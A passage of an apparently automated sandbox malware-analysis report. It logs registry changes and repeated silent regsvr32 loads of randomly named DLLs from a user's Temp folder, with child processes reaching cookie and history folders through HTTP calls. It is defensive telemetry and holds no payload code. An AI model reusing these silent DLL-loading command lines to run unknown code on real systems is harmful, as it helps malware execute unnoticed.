HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FEEF1	FEEF1	binary	04 00 00 00 80 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6E 92 F4 0E 52 F0 D6 01 F1 EE 0F 00 F1 EE 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1379205149	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379205149	1379205150	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1379205149	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379205149	1379205150	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1379205170	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379205170	1379205171	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379205150	1379205151	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379205151	1379205152	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379205150	1379205151	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379205151	1379205152	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379205171	1379205172	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379205172	1379205173	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000000F01FEC\Usage	ProductFiles	dword	1379205166	1379205167	success or wait	1	14074828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379205167	1379205168	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379205168	1379205169	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1379205169	1379205170	success or wait	1	14074828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E600904001000000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1379205121	1379205122	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2440 Parent PID: 2432

General

Start time:	16:02:49
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\kxwni.dll
Imagebase:	0xffe50000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2328 Parent PID: 2432

General

Start time:	16:02:55
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\kxwni.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kxwni.dll	unknown	64	success or wait	1	FF3F274D	ReadFile
C:\Users\user\AppData\Local\Temp\kxwni.dll	unknown	264	success or wait	1	FF3F279B	ReadFile

Analysis Process: regsvr32.exe PID: 1980 Parent PID: 2432

General

Start time:	16:02:55
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\uveoybvk.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2692 Parent PID: 2328

General

Start time:	16:02:56
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\kxwni.dll
Imagebase:	0x9e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7040390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2780 Parent PID: 2432

General

Start time:	16:02:56
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2920 Parent PID: 2432

General

Start time:	16:03:04
Start date:	21/01/2021

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	64	success or wait	1	FF3F274D	ReadFile
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	264	success or wait	1	FF3F279B	ReadFile

Analysis Process: regsvr32.exe PID: 2464 Parent PID: 2920

General

Start time:	16:03:05
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\nnmumzom.dll
Imagebase:	0x9e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 3036 Parent PID: 2432

General

Start time:	16:03:16
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	64	success or wait	1	FF3F274D	ReadFile
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	264	success or wait	1	FF3F279B	ReadFile

Analysis Process: regsvr32.exe PID: 2964 Parent PID: 3036

General

Start time:	16:03:20
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\nnmumzom.dll
Imagebase:	0x9e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FB2390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2452 Parent PID: 2432

General

Start time:	16:03:57
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\jxacpz.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2496 Parent PID: 2432

General

Start time:	16:03:57
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1236 Parent PID: 2432

General

Start time:	16:04:03
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	unknown	64	success or wait	1	FF3F274D	ReadFile
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	unknown	264	success or wait	1	FF3F279B	ReadFile

Analysis Process: regsvr32.exe PID: 912 Parent PID: 1236

General

Start time:	16:04:04
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\sxzjqf.dll
Imagebase:	0x9e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E4D390E	HttpSendRequestW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2852 Parent PID: 2432

General

Start time:	16:04:05
Start date:	21/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll
Imagebase:	0xff3f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2828 Parent PID: 2852

General

Start time:	16:04:05
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\sxzjqf.dll
Imagebase:	0x9e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis